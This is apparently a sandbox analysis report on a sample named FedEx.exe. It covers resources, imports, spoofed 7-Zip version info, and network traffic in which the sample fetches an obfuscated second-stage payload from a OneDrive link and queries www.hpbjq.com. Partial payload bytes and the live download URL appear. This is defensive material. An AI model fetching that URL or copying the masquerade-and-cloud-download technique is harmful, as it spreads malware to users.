RT_STRING	0xeef20	0x338	data		
RT_STRING	0xef258	0x294	data		
RT_RCDATA	0xef4ec	0x10	data		
RT_RCDATA	0xef4fc	0x32d	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced	English	United States
RT_RCDATA	0xef82c	0x2d8	data		
RT_RCDATA	0xefb04	0x4b05	data	English	United States
RT_RCDATA	0xf460c	0x159	Delphi compiled form 'TForm1'		
RT_RCDATA	0xf4768	0x2b0c4	RIFF (little-endian) data, WAVE audio, Microsoft PCM, 16 bit, mono 8000 Hz	English	United States
RT_GROUP_CURSOR	0x11f82c	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0x11f840	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0x11f854	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0x11f868	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0x11f87c	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0x11f890	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States
RT_GROUP_CURSOR	0x11f8a4	0x14	Lotus unknown worksheet or configuration, revision 0x1	English	United States

Name	RVA	Size	Type	Language	Country
RT_GROUP_ICON	0x11f8b8	0x3e	data		
RT_VERSION	0x11f8f8	0x58c	data	English	United States

Imports

DLL	Import
oleaut32.dll	SysFreeString, SysReAllocStringLen, SysAllocStringLen
advapi32.dll	RegQueryValueExA, RegOpenKeyExA, RegCloseKey
user32.dll	GetKeyboardType, DestroyWindow, LoadStringA, MessageBoxA, CharNextA
kernel32.dll	GetACP, Sleep, VirtualFree, VirtualAlloc, GetTickCount, QueryPerformanceCounter, GetCurrentThreadId, InterlockedDecrement, InterlockedIncrement, VirtualQuery, WideCharToMultiByte, MultiByteToWideChar, lstrlenA, lstrcpynA, LoadLibraryExA, GetThreadLocale, GetStartupInfoA, GetProcAddress, GetModuleHandleA, GetModuleFileNameA, GetLocaleInfoA, GetCommandLineA, FreeLibrary, FindFirstFileA, FindClose, ExitProcess, CompareStringA, WriteFile, UnhandledExceptionFilter, RtlUnwind, RaiseException, GetStdHandle
kernel32.dll	TlsSetValue, TlsGetValue, LocalAlloc, GetModuleHandleA
user32.dll	CreateWindowExA, WindowFromPoint, WaitMessage, UpdateWindow, UnregisterClassA, UnhookWindowsHookEx, TranslateMessage, TranslateMDISysAccel, TrackPopupMenu, SystemParametersInfoA, ShowWindow, ShowScrollBar, ShowOwnedPopups, ShowCaret, SetWindowsHookExA, SetWindowPos, SetWindowPlacement, SetWindowLongW, SetWindowLongA, SetTimer, SetScrollRange, SetScrollPos, SetScrollInfo, SetRect, SetPropA, SetParent, SetMenuItemInfoA, SetMenu, SetForegroundWindow, SetFocus, SetCursor, SetClipboardData, SetClassLongA, SetCapture, SetActiveWindow, SendMessageW, SendMessageA, ScrollWindow, ScreenToClient, RemovePropA, RemoveMenu, ReleaseDC, ReleaseCapture, RegisterWindowMessageA, RegisterClipboardFormatA, RegisterClassA, RedrawWindow, PtInRect, PostQuitMessage, PostMessageA, PeekMessageW, PeekMessageA, OpenClipboard, OffsetRect, OemToCharA, NotifyWinEvent, MessageBoxA, MessageBeep, MapWindowPoints, MapVirtualKeyA, LoadStringA, LoadKeyboardLayoutA, LoadIconA, LoadCursorA, LoadBitmapA, KillTimer, IsZoomed, IsWindowVisible, IsWindowUnicode, IsWindowEnabled, IsWindow, IsRectEmpty, IsIconic, IsDialogMessageW, IsDialogMessageA, IsChild, InvalidateRect, IntersectRect, InsertMenuItemA, InsertMenuA, InflateRect, HideCaret, GetWindowThreadProcessId, GetWindowTextA, GetWindowRect, GetWindowPlacement, GetWindowLongW, GetWindowLongA, GetWindowDC, GetTopWindow, GetSystemMetrics, GetSystemMenu, GetSysColorBrush, GetSysColor, GetSubMenu, GetScrollRange, GetScrollPos, GetScrollInfo, GetPropA, GetParent, GetWindow, GetMessagePos, GetMenuStringA, GetMenuState, GetMenuItemInfoA, GetMenuItemID, GetMenuItemCount, GetMenu, GetLastActivePopup, GetKeyboardState, GetKeyboardLayoutNameA, GetKeyboardLayoutList, GetKeyboardLayout, GetKeyState, GetKeyNameTextA, GetIconInfo, GetForegroundWindow, GetFocus, GetDesktopWindow, GetDCEx, GetDC, GetCursorPos, GetCursor, GetClipboardData, GetClientRect, GetClassLongA, GetClassInfoA, GetCapture, GetActiveWindow, FrameRect, FindWindowA, FillRect, EqualRect, EnumWindows, EnumThreadWindows, EnumChildWindows, EndPaint, EnableWindow, EnableScrollBar, EnableMenuItem, EmptyClipboard, DrawTextA, DrawStateA, DrawMenuBar, DrawIconEx, DrawIcon, DrawFrameControl, DrawEdge, DispatchMessageW, DispatchMessageA, DestroyWindow, DestroyMenu, DestroyIcon, DestroyCursor, DeleteMenu, DefWindowProcA, DefMDIChildProcA, DefFrameProcA, CreatePopupMenu, CreateMenu, CreateIcon, CloseClipboard, ClientToScreen, CheckMenuItem, CallWindowProcA, CallNextHookEx, BeginPaint, CharNextA, CharLowerBuffA, CharLowerA, CharUpperBuffA, CharToOemA, AdjustWindowRectEx, ActivateKeyboardLayout
gdi32.dll	UnrealizeObject, StretchBlt, SetWindowOrgEx, SetWinMetaFileBits, SetViewportOrgEx, SetTextColor, SetStretchBltMode, SetROP2, SetPixel, SetEnhMetaFileBits, SetDIBColorTable, SetBrushOrgEx, SetBkMode, SetBkColor, SelectPalette, SelectObject, SaveDC, RestoreDC, Rectangle, RectVisible, RealizePalette, Polyline, Polygon, PlayEnhMetaFile, PatBlt, MoveToEx, MaskBlt, LineTo, IntersectClipRect, GetWindowOrgEx, GetWinMetaFileBits, GetTextMetricsA, GetTextExtentPointA, GetTextExtentPoint32A, GetSystemPaletteEntries, GetStockObject, GetRgnBox, GetPixel, GetPaletteEntries, GetObjectA, GetEnhMetaFilePaletteEntries, GetEnhMetaFileHeader, GetEnhMetaFileBits, GetDeviceCaps, GetDIBits, GetDIBColorTable, GetDCOrgEx, GetCurrentPositionEx, GetClipBox, GetBrushOrgEx, GetBitmapBits, GdiFlush, ExcludeClipRect, DeleteObject, DeleteEnhMetaFile, DeleteDC, CreateSolidBrush, CreatePenIndirect, CreatePalette, CreateHalftonePalette, CreateFontIndirectA, CreateDIBitmap, CreateDIBSection, CreateCompatibleDC, CreateCompatibleBitmap, CreateBrushIndirect, CreateBitmap, CopyEnhMetaFileA, BitBlt
version.dll	VerQueryValueA, GetFileVersionInfoSizeA, GetFileVersionInfoA
kernel32.dll	lstrcpyA, WriteFile, WideCharToMultiByte, WaitForSingleObject, VirtualQuery, VirtualProtect, VirtualAlloc, SizeofResource, SetThreadLocale, SetFilePointer, SetEvent, SetErrorMode, SetEndOfFile, ResetEvent, ReadFile, MultiByteToWideChar, MulDiv, LockResource, LoadResource, LoadLibraryA, LeaveCriticalSection, InitializeCriticalSection, GlobalUnlock, GlobalLock, GlobalFree, GlobalFindAtomA, GlobalDeleteAtom, GlobalAlloc, GlobalAddAtomA, GetVersionExA, GetVersion, GetTickCount, GetThreadLocale, GetStdHandle, GetProcAddress, GetModuleHandleA, GetModuleFileNameA, GetLocaleInfoA, GetLocalTime, GetLastError, GetFullPathNameA, GetFileAttributesA, GetDiskFreeSpaceA, GetDateFormatA, GetCurrentThreadId, GetCurrentProcessId, GetCurrentProcess, GetCPInfo, FreeResource, InterlockedExchange, FreeLibrary, FormatMessageA, FlushInstructionCache, FindResourceA, EnumCalendarInfoA, EnterCriticalSection, DeleteFileA, DeleteCriticalSection, CreateThread, CreateFileA, CreateEventA, CompareStringA, CloseHandle
advapi32.dll	RegQueryValueExA, RegOpenKeyExA, RegFlushKey, RegCloseKey
oleaut32.dll	GetErrorInfo, VariantInit, SysFreeString
ole32.dll	CoUninitialize, CoInitialize
kernel32.dll	Sleep
oleaut32.dll	SafeArrayPtrOfIndex, SafeArrayGetUBound, SafeArrayGetLBound, SafeArrayCreate, VariantChangeType, VariantCopyInd, VariantCopy, VariantClear, VariantInit
comctl32.dll	_TrackMouseEvent, ImageList_SetIconSize, ImageList_GetIconSize, ImageList_Write, ImageList_Read, ImageList_GetDragImage, ImageList_DragShowNolock, ImageList_DragMove, ImageList_DragLeave, ImageList_DragEnter, ImageList_EndDrag, ImageList_BeginDrag, ImageList_Remove, ImageList_DrawEx, ImageList_Replace, ImageList_Draw, ImageList_GetBkColor, ImageList_SetBkColor, ImageList_Add, ImageList_GetImageCount, ImageList_Destroy, ImageList_Create
winmm.dll	sndPlaySoundA
oleacc.dll	LresultFromObject

Version Infos


Description	Data
LegalCopyright	Copyright (c) 1999-2021 Igor Pavlov
InternalName	7z
FileVersion	21.02 alpha
CompanyName	Igor Pavlov
ProductName	7-Zip
ProductVersion	21.02 alpha
FileDescription	7-Zip Console
OriginalFilename	7z.exe
Translation	0x0409 0x04b0

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 13, 2022 17:18:27.602435112 CEST	49753	443	192.168.2.5	13.107.43.13
May 13, 2022 17:18:27.602515936 CEST	443	49753	13.107.43.13	192.168.2.5
May 13, 2022 17:18:27.602617979 CEST	49753	443	192.168.2.5	13.107.43.13
May 13, 2022 17:18:27.640605927 CEST	49753	443	192.168.2.5	13.107.43.13
May 13, 2022 17:18:27.640718937 CEST	443	49753	13.107.43.13	192.168.2.5
May 13, 2022 17:18:27.748585939 CEST	443	49753	13.107.43.13	192.168.2.5
May 13, 2022 17:18:27.748764992 CEST	49753	443	192.168.2.5	13.107.43.13
May 13, 2022 17:18:28.131989002 CEST	49753	443	192.168.2.5	13.107.43.13
May 13, 2022 17:18:28.132025957 CEST	443	49753	13.107.43.13	192.168.2.5
May 13, 2022 17:18:28.132378101 CEST	443	49753	13.107.43.13	192.168.2.5
May 13, 2022 17:18:28.132477999 CEST	49753	443	192.168.2.5	13.107.43.13
May 13, 2022 17:18:28.135694027 CEST	49753	443	192.168.2.5	13.107.43.13
May 13, 2022 17:18:28.176507950 CEST	443	49753	13.107.43.13	192.168.2.5
May 13, 2022 17:18:28.873914003 CEST	443	49753	13.107.43.13	192.168.2.5
May 13, 2022 17:18:28.874032021 CEST	443	49753	13.107.43.13	192.168.2.5
May 13, 2022 17:18:28.874088049 CEST	49753	443	192.168.2.5	13.107.43.13

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 13, 2022 17:18:28.874125957 CEST	49753	443	192.168.2.5	13.107.43.13
May 13, 2022 17:18:28.922616959 CEST	49753	443	192.168.2.5	13.107.43.13
May 13, 2022 17:18:28.922672033 CEST	443	49753	13.107.43.13	192.168.2.5
May 13, 2022 17:18:29.027573109 CEST	49754	443	192.168.2.5	13.107.43.12
May 13, 2022 17:18:29.027630091 CEST	443	49754	13.107.43.12	192.168.2.5
May 13, 2022 17:18:29.027729034 CEST	49754	443	192.168.2.5	13.107.43.12
May 13, 2022 17:18:29.028371096 CEST	49754	443	192.168.2.5	13.107.43.12
May 13, 2022 17:18:29.028389931 CEST	443	49754	13.107.43.12	192.168.2.5
May 13, 2022 17:18:29.129440069 CEST	443	49754	13.107.43.12	192.168.2.5
May 13, 2022 17:18:29.129543066 CEST	49754	443	192.168.2.5	13.107.43.12
May 13, 2022 17:18:29.130373001 CEST	443	49754	13.107.43.12	192.168.2.5
May 13, 2022 17:18:29.130445957 CEST	49754	443	192.168.2.5	13.107.43.12
May 13, 2022 17:18:29.138591051 CEST	49754	443	192.168.2.5	13.107.43.12
May 13, 2022 17:18:29.138607979 CEST	443	49754	13.107.43.12	192.168.2.5
May 13, 2022 17:18:29.138894081 CEST	443	49754	13.107.43.12	192.168.2.5
May 13, 2022 17:18:29.138966084 CEST	49754	443	192.168.2.5	13.107.43.12
May 13, 2022 17:18:29.140614986 CEST	49754	443	192.168.2.5	13.107.43.12
May 13, 2022 17:18:29.188520908 CEST	443	49754	13.107.43.12	192.168.2.5
May 13, 2022 17:18:29.803944111 CEST	443	49754	13.107.43.12	192.168.2.5
May 13, 2022 17:18:29.804003000 CEST	443	49754	13.107.43.12	192.168.2.5
May 13, 2022 17:18:29.804080963 CEST	49754	443	192.168.2.5	13.107.43.12
May 13, 2022 17:18:29.804120064 CEST	443	49754	13.107.43.12	192.168.2.5
May 13, 2022 17:18:29.804145098 CEST	49754	443	192.168.2.5	13.107.43.12
May 13, 2022 17:18:29.804155111 CEST	443	49754	13.107.43.12	192.168.2.5
May 13, 2022 17:18:29.804195881 CEST	49754	443	192.168.2.5	13.107.43.12
May 13, 2022 17:18:29.804208040 CEST	443	49754	13.107.43.12	192.168.2.5
May 13, 2022 17:18:29.804223061 CEST	49754	443	192.168.2.5	13.107.43.12
May 13, 2022 17:18:29.804265022 CEST	443	49754	13.107.43.12	192.168.2.5
May 13, 2022 17:18:29.804266930 CEST	49754	443	192.168.2.5	13.107.43.12
May 13, 2022 17:18:29.804286957 CEST	443	49754	13.107.43.12	192.168.2.5
May 13, 2022 17:18:29.804330111 CEST	49754	443	192.168.2.5	13.107.43.12
May 13, 2022 17:18:29.804367065 CEST	49754	443	192.168.2.5	13.107.43.12
May 13, 2022 17:18:29.804380894 CEST	443	49754	13.107.43.12	192.168.2.5
May 13, 2022 17:18:29.804445982 CEST	49754	443	192.168.2.5	13.107.43.12
May 13, 2022 17:18:29.810998917 CEST	49754	443	192.168.2.5	13.107.43.12
May 13, 2022 17:18:29.811506987 CEST	443	49754	13.107.43.12	192.168.2.5
May 13, 2022 17:18:29.811583042 CEST	443	49754	13.107.43.12	192.168.2.5
May 13, 2022 17:18:29.811619997 CEST	49754	443	192.168.2.5	13.107.43.12
May 13, 2022 17:18:29.811697960 CEST	49754	443	192.168.2.5	13.107.43.12
May 13, 2022 17:18:29.870044947 CEST	49760	443	192.168.2.5	13.107.43.13
May 13, 2022 17:18:29.870091915 CEST	443	49760	13.107.43.13	192.168.2.5
May 13, 2022 17:18:29.870192051 CEST	49760	443	192.168.2.5	13.107.43.13
May 13, 2022 17:18:29.902060986 CEST	49760	443	192.168.2.5	13.107.43.13
May 13, 2022 17:18:29.902116060 CEST	443	49760	13.107.43.13	192.168.2.5
May 13, 2022 17:18:29.992933035 CEST	443	49760	13.107.43.13	192.168.2.5
May 13, 2022 17:18:29.993052006 CEST	49760	443	192.168.2.5	13.107.43.13
May 13, 2022 17:18:29.994998932 CEST	49760	443	192.168.2.5	13.107.43.13
May 13, 2022 17:18:29.995021105 CEST	443	49760	13.107.43.13	192.168.2.5
May 13, 2022 17:18:29.999756098 CEST	49760	443	192.168.2.5	13.107.43.13
May 13, 2022 17:18:29.999777079 CEST	443	49760	13.107.43.13	192.168.2.5
May 13, 2022 17:18:30.732346058 CEST	443	49760	13.107.43.13	192.168.2.5
May 13, 2022 17:18:30.732446909 CEST	49760	443	192.168.2.5	13.107.43.13
May 13, 2022 17:18:30.732459068 CEST	443	49760	13.107.43.13	192.168.2.5
May 13, 2022 17:18:30.732552052 CEST	49760	443	192.168.2.5	13.107.43.13
May 13, 2022 17:18:30.733375072 CEST	49760	443	192.168.2.5	13.107.43.13
May 13, 2022 17:18:30.733407021 CEST	443	49760	13.107.43.13	192.168.2.5
May 13, 2022 17:18:30.810574055 CEST	49768	443	192.168.2.5	13.107.43.12
May 13, 2022 17:18:30.810615063 CEST	443	49768	13.107.43.12	192.168.2.5
May 13, 2022 17:18:30.810699940 CEST	49768	443	192.168.2.5	13.107.43.12

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 13, 2022 17:18:30.811158895 CEST	49768	443	192.168.2.5	13.107.43.12
May 13, 2022 17:18:30.811175108 CEST	443	49768	13.107.43.12	192.168.2.5
May 13, 2022 17:18:30.909223080 CEST	443	49768	13.107.43.12	192.168.2.5
May 13, 2022 17:18:30.909401894 CEST	49768	443	192.168.2.5	13.107.43.12
May 13, 2022 17:18:30.912338018 CEST	49768	443	192.168.2.5	13.107.43.12
May 13, 2022 17:18:30.912360907 CEST	443	49768	13.107.43.12	192.168.2.5
May 13, 2022 17:18:30.918651104 CEST	49768	443	192.168.2.5	13.107.43.12
May 13, 2022 17:18:30.918678999 CEST	443	49768	13.107.43.12	192.168.2.5
May 13, 2022 17:18:32.100287914 CEST	443	49768	13.107.43.12	192.168.2.5
May 13, 2022 17:18:32.100333929 CEST	443	49768	13.107.43.12	192.168.2.5
May 13, 2022 17:18:32.100528955 CEST	443	49768	13.107.43.12	192.168.2.5
May 13, 2022 17:18:32.100567102 CEST	49768	443	192.168.2.5	13.107.43.12
May 13, 2022 17:18:32.100613117 CEST	443	49768	13.107.43.12	192.168.2.5
May 13, 2022 17:18:32.100637913 CEST	49768	443	192.168.2.5	13.107.43.12
May 13, 2022 17:18:32.100656033 CEST	443	49768	13.107.43.12	192.168.2.5
May 13, 2022 17:18:32.100672960 CEST	49768	443	192.168.2.5	13.107.43.12
May 13, 2022 17:18:32.100683928 CEST	49768	443	192.168.2.5	13.107.43.12
May 13, 2022 17:18:32.100696087 CEST	443	49768	13.107.43.12	192.168.2.5
May 13, 2022 17:18:32.100734949 CEST	49768	443	192.168.2.5	13.107.43.12
May 13, 2022 17:18:32.100771904 CEST	49768	443	192.168.2.5	13.107.43.12
May 13, 2022 17:18:32.127969980 CEST	443	49768	13.107.43.12	192.168.2.5
May 13, 2022 17:18:32.128061056 CEST	443	49768	13.107.43.12	192.168.2.5
May 13, 2022 17:18:32.128098011 CEST	49768	443	192.168.2.5	13.107.43.12
May 13, 2022 17:18:32.128128052 CEST	443	49768	13.107.43.12	192.168.2.5
May 13, 2022 17:18:32.128149986 CEST	49768	443	192.168.2.5	13.107.43.12

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 13, 2022 17:18:27.516752005 CEST	59661	53	192.168.2.5	8.8.8.8
May 13, 2022 17:18:28.954665899 CEST	57278	53	192.168.2.5	8.8.8.8
May 13, 2022 17:19:03.469163895 CEST	63712	53	192.168.2.5	8.8.8.8
May 13, 2022 17:19:04.480946064 CEST	60658	53	192.168.2.5	8.8.8.8
May 13, 2022 17:19:12.961467028 CEST	52982	53	192.168.2.5	8.8.8.8
May 13, 2022 17:19:14.211657047 CEST	57352	53	192.168.2.5	8.8.8.8
May 13, 2022 17:20:36.255429029 CEST	56754	53	192.168.2.5	8.8.8.8
May 13, 2022 17:20:36.538408041 CEST	53	56754	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 13, 2022 17:18:27.516752005 CEST	192.168.2.5	8.8.8.8	0xf3e0	Standard query (0)	onedrive.live.com	A (IP address)	IN (0x0001)
May 13, 2022 17:18:28.954665899 CEST	192.168.2.5	8.8.8.8	0x2bc7	Standard query (0)	7psoug.db.files.1drv.com	A (IP address)	IN (0x0001)
May 13, 2022 17:19:03.469163895 CEST	192.168.2.5	8.8.8.8	0x8492	Standard query (0)	onedrive.live.com	A (IP address)	IN (0x0001)
May 13, 2022 17:19:04.480946064 CEST	192.168.2.5	8.8.8.8	0x6b0e	Standard query (0)	7psoug.db.files.1drv.com	A (IP address)	IN (0x0001)
May 13, 2022 17:19:12.961467028 CEST	192.168.2.5	8.8.8.8	0x6d0f	Standard query (0)	onedrive.live.com	A (IP address)	IN (0x0001)
May 13, 2022 17:19:14.211657047 CEST	192.168.2.5	8.8.8.8	0xdc6a	Standard query (0)	7psoug.db.files.1drv.com	A (IP address)	IN (0x0001)
May 13, 2022 17:20:36.255429029 CEST	192.168.2.5	8.8.8.8	0xc48a	Standard query (0)	www.hpbjq.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 13, 2022 17:18:27.537632942 CEST	8.8.8.8	192.168.2.5	0xf3e0	No error (0)	onedrive.live.com	odc-web-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 13, 2022 17:18:27.537632942 CEST	8.8.8.8	192.168.2.5	0xf3e0	No error (0)	l-0004.l-dc-msedge.net		13.107.43.13	A (IP address)	IN (0x0001)
May 13, 2022 17:18:29.024435043 CEST	8.8.8.8	192.168.2.5	0x2bc7	No error (0)	7psoug.db.files.1drv.com	db-files.fe.1drv.com		CNAME (Canonical name)	IN (0x0001)
May 13, 2022 17:18:29.024435043 CEST	8.8.8.8	192.168.2.5	0x2bc7	No error (0)	db-files.fe.1drv.com	odc-db-files-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
May 13, 2022 17:18:29.024435043 CEST	8.8.8.8	192.168.2.5	0x2bc7	No error (0)	l-0003.l-dc-msedge.net		13.107.43.12	A (IP address)	IN (0x0001)
May 13, 2022 17:19:03.488738060 CEST	8.8.8.8	192.168.2.5	0x8492	No error (0)	onedrive.live.com	odc-web-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
May 13, 2022 17:19:03.488738060 CEST	8.8.8.8	192.168.2.5	0x8492	No error (0)	l-0004.l-dc-msedge.net		13.107.43.13	A (IP address)	IN (0x0001)
May 13, 2022 17:19:04.527992964 CEST	8.8.8.8	192.168.2.5	0x6b0e	No error (0)	7psoug.db.files.1drv.com	db-files.fe.1drv.com		CNAME (Canonical name)	IN (0x0001)
May 13, 2022 17:19:04.527992964 CEST	8.8.8.8	192.168.2.5	0x6b0e	No error (0)	db-files.fe.1drv.com	odc-db-files-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
May 13, 2022 17:19:04.527992964 CEST	8.8.8.8	192.168.2.5	0x6b0e	No error (0)	l-0003.l-dc-msedge.net		13.107.43.12	A (IP address)	IN (0x0001)
May 13, 2022 17:19:12.980264902 CEST	8.8.8.8	192.168.2.5	0x6d0f	No error (0)	onedrive.live.com	odc-web-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
May 13, 2022 17:19:14.285195112 CEST	8.8.8.8	192.168.2.5	0xdc6a	No error (0)	7psoug.db.files.1drv.com	db-files.fe.1drv.com		CNAME (Canonical name)	IN (0x0001)
May 13, 2022 17:19:14.285195112 CEST	8.8.8.8	192.168.2.5	0xdc6a	No error (0)	db-files.fe.1drv.com	odc-db-files-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
May 13, 2022 17:20:36.538408041 CEST	8.8.8.8	192.168.2.5	0xc48a	No error (0)	www.hpbjq.com		165.3.110.226	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- onedrive.live.com
- 7psoug.db.files.1drv.com

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49753	13.107.43.13	443	C:\Users\user\Desktop\FedEx.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-13 15:18:28 UTC	0	OUT	GET /download??cid=020C1D97A63B8AD4&resid=20C1D97A63B8AD4%21155&authkey=ADj7CX_G1rJPDU4 HTTP/1.1 User-Agent: lVali Host: onedrive.live.com

Timestamp	kBytes transferred	Direction	Data
2022-05-13 15:18:28 UTC	0	IN	HTTP/1.1 302 Found Cache-Control: no-cache, no-store Pragma: no-cache Content-Type: text/html Expires: -1 Location: https://7psoug.db.files.1drv.com/y4mTnkLj40hyLVw4BtBaiXNAdGj9lmXPu8bnFu8Q62yCKBLlljWV9gQTw NCXadDaPBG7a5xsZQK5iQFq0oL78Muh1zAhj_-GEEmciX2xawq2j1_yCdrDwIN59eRGDziNd9B4VLik6wClT-AZqKl jLWZnWxQ35HpD4NNz2-X026MmD9jZr5dj0h083QXOKwfNDAijB2b6l19b29hHg3LxktPSA/Rvsubentohcvaxlbphy dsofhyldatal?download&psid=1 Set-Cookie: E=P:c2ol1fM02og=:k6u1A444aq3bmDmo/mWTSqLlr2uZ2puo/iD5RFPbsfE=:F; domain=.live.com; path=/ Set-Cookie: xid=09282da4-e147-4895-8781-e47f9fbefcca&&RD00155D3F4236&173; domain=.live.com; path=/ Set-Cookie: xidseq=1; domain=.live.com; path=/ Set-Cookie: LD=; domain=.live.com; expires=Fri, 13-May-2022 13:38:28 GMT; path=/ Set-Cookie: wla42=; domain=live.com; expires=Fri, 20-May-2022 15:18:28 GMT; path=/ X-Content-Type-Options: nosniff Strict-Transport-Security: max-age=31536000 X-MSNServer: RD00155D3F4236 X-ODWebServer: northcentralus0-odwebpl X-Cache: CONFIG_NOCACHE X-MSEdge-Ref: Ref A: BC33A16F626E49BEB3CC8DBD0A3ED640 Ref B: VIEEDGE3011 Ref C: 2022-05-13T15:18:28Z Date: Fri, 13 May 2022 15:18:28 GMT Connection: close Content-Length: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49754	13.107.43.12	443	C:\Users\user\Desktop\FedEx.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-13 15:18:29 UTC	1	OUT	GET /y4mTnkLj40hyLVw4BtBaiXNAdGj9lmXPu8bnFu8Q62yCKBLlljWV9gQTwNCXadDaPBG7a5xsZQK5iQFq0oL78 Muh1zAhj_-GEEmciX2xawq2j1_yCdrDwIN59eRGDziNd9B4VLik6wClT-AZqKljLWZnWxQ35HpD4NNz2-X026MmD9j Zr5dj0h083QXOKwfNDAijB2b6l19b29hHg3LxktPSA/Rvsubentohcvaxlbphydsofhyldatal?download&psid=1 HTTP/1.1 User-Agent: lVali Host: 7psoug.db.files.1drv.com Connection: Keep-Alive
2022-05-13 15:18:29 UTC	1	IN	HTTP/1.1 200 OK Cache-Control: public Content-Length: 341504 Content-Type: application/octet-stream Content-Location: https://7psoug.db.files.1drv.com/y4mbREn9_V4vP2iayGOc8Ug-MJsNGUbQ22edGkOo763CxJa0L iZHDGiyIHL8PMA6_CPYVN_Lv92cQujNhxFM2-U78tasAwr1U85eFWqGUlWNjSUx0QfvHbwPe0puemPS190ZraHKjtW PpxYouaJrwNs6N1G3VLK2-hxHAM9ZfZysd9ak8uPjfD1rWJHsvG4Nzk2 Expires: Thu, 11 Aug 2022 15:18:29 GMT Last-Modified: Thu, 12 May 2022 02:54:59 GMT Accept-Ranges: bytes ETag: 20C1D97A63B8AD4!155.2 P3P: CP="BUS CUR CONo FIN IVDo ONL OUR PHY SAMo TELo" X-MSNSERVER: DB3PPF9FE06AB08 Strict-Transport-Security: max-age=31536000; includeSubDomains MS-CV: CO+whBk7v0miQpMHGRJyMQ.0 X-SqlDataOrigin: S CTag: aYzoyMEMxRDk3QTYzQjhBRDQhMTU1LjI1Nw X-PreAuthInfo: rv;poba; Content-Disposition: attachment; filename="Rvsubentohcvaxlbphydsofhyldatal" X-Content-Type-Options: nosniff X-StreamOrigin: X X-AsmVersion: UNKNOWN; 19.906.426.2003 X-Cache: CONFIG_NOCACHE X-MSEdge-Ref: Ref A: C1C2D52966A640F68E0FD92DB76B862E Ref B: VIEEDGE2116 Ref C: 2022-05-13T15:18:29Z Date: Fri, 13 May 2022 15:18:29 GMT Connection: close
2022-05-13 15:18:29 UTC	2	IN	Data Raw: 87 20 56 c6 3d c6 c6 c6 ca c6 c6 c6 39 39 c6 c6 7e c6 c6 c6 c6 c6 c6 c6 06 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 3b c6 c6 d4 59 80 d4 c6 7a 43 07 5b 7e 3b 12 07 5b 1a 2e a3 ad e6 36 38 a9 a1 38 9b a7 e6 9d 9b 34 34 a9 3a e6 28 9f e6 38 af 34 e6 a3 34 e6 0a 89 8d e6 a7 a9 2a 9f f4 47 47 d0 ea c6 c6 c6 c6 c6 c6 c6 86 be 55 12 4a d3 af 59 4a d3 af 59 4a d3 af 59 e0 73 78 59 bf d3 af 59 88 8e 70 59 c9 d3 af 59 88 8e cf 59 2a d3 af 59 88 8e 5a 59 98 d3 af 59 c7 1b bc 59 48 d3 af 59 c7 1b b8 59 46 d3 af 59 c7 1b 37 59 bf d3 af 59 c7 1b ac 59 db d3 af 59 4a d3 3a 59 74 d5 af 59 33 a6 cf 59 4c d3 af 59 33 a6 5a 59 8a d3 af 59 c3 05 74 59 bf d3 af 59 33 a6 e5 59 bf d3 af 59 18 a3 9d 2e 4a d3 af Data Ascii: V=99~;YzC[~;[.68844:(844*GGUJYJYJsxYYpYYY*YZYYYHYYFY7YYYYJ:YtY3YLY3ZYYtYY3YY.J
